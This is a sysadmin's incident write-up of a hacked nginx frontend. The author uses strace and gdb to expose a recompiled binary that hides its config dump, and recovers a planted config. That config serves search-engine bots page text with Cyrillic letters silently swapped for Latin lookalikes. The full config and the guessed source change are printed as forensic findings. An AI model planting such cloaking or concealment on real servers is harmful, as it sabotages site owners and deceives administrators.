When 'a' Is Not Equal to 'a': Investigating a Hack
A sysadmin investigates a hacked server and discovers a recompiled nginx binary that silently replaces Cyrillic characters with Latin lookalikes — but only for search engine bots — to sabotage SEO rankings.
A most unpleasant story happened to a friend of mine. But as unpleasant as it was for Mikhail, it was equally fascinating for me.
I should mention that my friend is quite the UNIX user: he can install a system himself, set up mysql, php, and do basic nginx configuration. And he has a dozen or so websites about construction tools.
One of these sites, dedicated to chainsaws, sits firmly in the TOP of search engines. The site is a non-commercial review site, but someone found it bothersome and started attacking it. First DDoS, then brute force, then obscene comments followed by abuse reports to the hosting provider. Suddenly everything went quiet, and this calm turned out to be ominous — the site began gradually slipping from the top of search results.
That was the preamble; now for the sysadmin tale itself.
It was nearly bedtime when the phone rang: "Sanya, can you take a look at my server? I think I've been hacked. I can't prove it, but the feeling hasn't left me for three weeks now. Maybe I just need treatment for paranoia?"
What followed was a half-hour discussion that can be briefly summarized as:
- the soil for a hack was quite fertile;
- the attacker could have obtained superuser privileges;
- the attack (if it occurred) was targeted specifically at this site;
- the vulnerable spots had been fixed, and we just needed to determine whether there had actually been a breach;
- the hack couldn't have affected the site code or databases.
Regarding the last point:

Only the frontend's white IP faces the world. There is no communication between the backends and the frontend other than http(s); usernames/passwords are different, no keys were exchanged. On the gray addresses, all ports except 80/443 are closed. The backends' white IPs are known to only two users whom Mikhail fully trusts.
The frontend runs Debian 9, and by the time of the call, the system had been isolated from the world by an external firewall and shut down.
"Ok, give me the access credentials," I decided to postpone sleep for an hour. "I'll take a look with my own eyes."
Here and below:
$ grep -F PRETTY_NAME /etc/*releas*
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
$ `echo $SHELL` --version
GNU bash, version 4.4.12(1)-release (x86_64-pc-linux-gnu)
$ nginx -v
nginx version: nginx/1.10.3
$ gdb --version
GNU gdb (Debian 8.2.1-2) 8.2.1
Searching for a Possible Hack
I start the server, first in rescue mode. I mount the disks, scroll through auth logs, history, system logs, etc., check file creation dates where possible, though I understand that a proper attacker would have "cleaned up" after themselves, and Misha had already stomped around quite a bit while searching on his own.
I start in normal mode, not really knowing what to look for yet, and study the configs. First and foremost, I'm interested in nginx since, essentially, there's nothing else on the frontend besides it. The configs are small, nicely structured across a dozen files. I look through them one by one with cat. Everything seems clean, but who knows — maybe I missed some include. Let me get a full listing:
$ nginx -T
nginx: the configuration file /usr/local/etc/nginx/nginx.conf syntax is ok
nginx: configuration file /usr/local/etc/nginx/nginx.conf test is successful
Wait: "Where's the listing?"
$ nginx -V
nginx version: nginx/1.10.3
TLS SNI support enabled
configure arguments: --with-cc-opt='-g -O2' --with-ld-opt='-Wl,-z,relro -Wl,-z,now' --prefix=/usr/share/nginx --conf-path=/etc/nginx/nginx.conf --http-log-path=/var/log/nginx/access.log --error-log-path=/var/log/nginx/error.log --lock-path=/var/lock/nginx.lock --pid-path=/run/nginx.pid --modules-path=/usr/lib/nginx/modules --http-client-body-temp-path=/var/lib/nginx/body --http-fastcgi-temp-path=/var/lib/nginx/fastcgi --http-proxy-temp-path=/var/lib/nginx/proxy --http-scgi-temp-path=/var/lib/nginx/scgi --http-uwsgi-temp-path=/var/lib/nginx/uwsgi --with-debug --with-pcre-jit --with-ipv6 --with-http_ssl_module --with-http_stub_status_module --with-http_realip_module --with-http_auth_request_module --with-http_v2_module --with-http_dav_module --with-http_slice_module --with-threads --with-http_addition_module --with-http_gunzip_module --with-http_gzip_static_module --with-http_sub_module --with-stream=dynamic --with-stream_ssl_module --with-mail=dynamic --with-mail_ssl_module
To the question about the listing, a second one is added: "Why is this such an ancient version of nginx?"
Moreover, the system thinks a newer version is installed:
$ dpkg -l nginx | grep "[n]ginx"
ii  nginx          1.14.2-2+deb10u1 all          small, powerful, scalable web/proxy server
I call:
— Misha, why did you recompile nginx?
— Are you crazy? I don't even know how to do that!
— Ok, well, go to sleep...
Nginx has clearly been recompiled, and the listing output via "-T" is hidden for a reason. There's no longer any doubt about the hack, and we could just accept it and (since Misha had already replaced the server with a new one anyway) consider the problem solved.
Indeed, once someone has gained root access, the only sensible thing to do is a system reinstall, and searching for what was done is pointless. But this time curiosity beat sleep. How can we find out what they wanted to hide from us?
Let's try to trace it:
$ strace nginx -TWe look through the trace — there are clearly missing lines like:
write(1, "/etc/nginx/nginx.conf", 21/etc/nginx/nginx.conf)   = 21
write(1, "...
write(1, "\n", 1
For the sake of curiosity, let's compare outputs:
$ strace nginx -T 2>&1 | wc -l
264
$ strace nginx -t 2>&1 | wc -l
264
I think part of the code in /src/core/nginx.c:
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                ngx_dump_config = 1;
                break;
was changed to:
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                //ngx_dump_config = 1;
                break;
or:
            case 't':
                ngx_test_config = 1;
                break;

            case 'T':
                ngx_test_config = 1;
                ngx_dump_config = 0;
                break;
which is why the listing via "-T" doesn't display.
But How Do We View Our Config?
If my theory is correct and the problem is only with the ngx_dump_config variable, let's try setting it using gdb. Fortunately, the --with-cc-opt -g flag is present, and we hope that -O2 optimization won't interfere. Since I don't know how ngx_dump_config might have been handled in case 'T':, we won't invoke that block — instead, we'll set it using case 't':.
Why '-t' can be used in place of '-T'
The if(ngx_dump_config) block is processed inside if(ngx_test_config):
    if (ngx_test_config) {
        if (!ngx_quiet_mode) {
            ngx_log_stderr(0, "configuration file %s test is successful",
                           cycle->conf_file.data);
        }

        if (ngx_dump_config) {
            cd = cycle->config_dump.elts;

            for (i = 0; i < cycle->config_dump.nelts; i++) {

                ngx_write_stdout("# configuration file ");
                (void) ngx_write_fd(ngx_stdout, cd[i].name.data,
                                    cd[i].name.len);
                ngx_write_stdout(":" NGX_LINEFEED);

                b = cd[i].buffer;

                (void) ngx_write_fd(ngx_stdout, b->pos, b->last - b->pos);
                ngx_write_stdout(NGX_LINEFEED);
            }
        }

        return 0;
    }
Of course, if the code was changed in this part rather than in case 'T':, then my method won't work.
Running the debugger:
$ gdb --silent --args nginx -t
Reading symbols from nginx...done.
(gdb) break main
Breakpoint 1 at 0x1f390: file src/core/nginx.c, line 188.
(gdb) run
Starting program: nginx -t
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0x7fffffffebc8) at src/core/nginx.c:188
188     src/core/nginx.c: No such file or directory.
(gdb) print ngx_dump_config=1
$1 = 1
(gdb) continue
Continuing.
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
# configuration file /etc/nginx/nginx.conf:
events {
}

http {
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;

        include /etc/nginx/sites-enabled/*;
}
# configuration file /etc/nginx/sites-enabled/default:

[Inferior 1 (process 32581) exited normally]
(gdb) quit
Step by step:
- set a breakpoint in the main() function
- run the program
- change the value of the variable that controls config output: ngx_dump_config=1
- continue/finish the program
As we can see, the real config differs from ours. Let's extract the parasitic portion:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}

map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}

map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}

sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;
Let's go through what's happening here in order.
Yandex/Google User-Agents are identified:
map $http_user_agent $sign_user_agent
{
"~*yandex.com/bots" 1;
"~*www.google.com/bot.html" 1;
default 0;
}
WordPress service pages are excluded:
map $uri $sign_uri
{
"~*/wp-" 1;
default 0;
}
And for those who match both conditions above:
map о:$sign_user_agent:$sign_uri $sign_o
{
о:1:0 o;
default о;
}

map а:$sign_user_agent:$sign_uri $sign_a
{
а:1:0 a;
default а;
}
in the text of the HTML page, Cyrillic 'о' is replaced with Latin 'o' and Cyrillic 'а' with Latin 'a':
sub_filter_once off;
sub_filter 'о' $sign_o;
sub_filter 'а' $sign_a;

Exactly so — the subtlety is just that 'а' != 'a' just as 'о' != 'o':
Thus, search engine bots receive, instead of normal 100%-Cyrillic text, modified garbage diluted with Latin 'a' and 'o'. I won't presume to discuss how this affects SEO, but such a letter mishmash is unlikely to positively affect search rankings.
What can I say — these guys have imagination.
References
Debugging with GDB
gdb(1) -- Linux man page
strace(1) -- Linux man page
Nginx -- Module ngx_http_sub_module
About saws, chainsaws, and electric saws



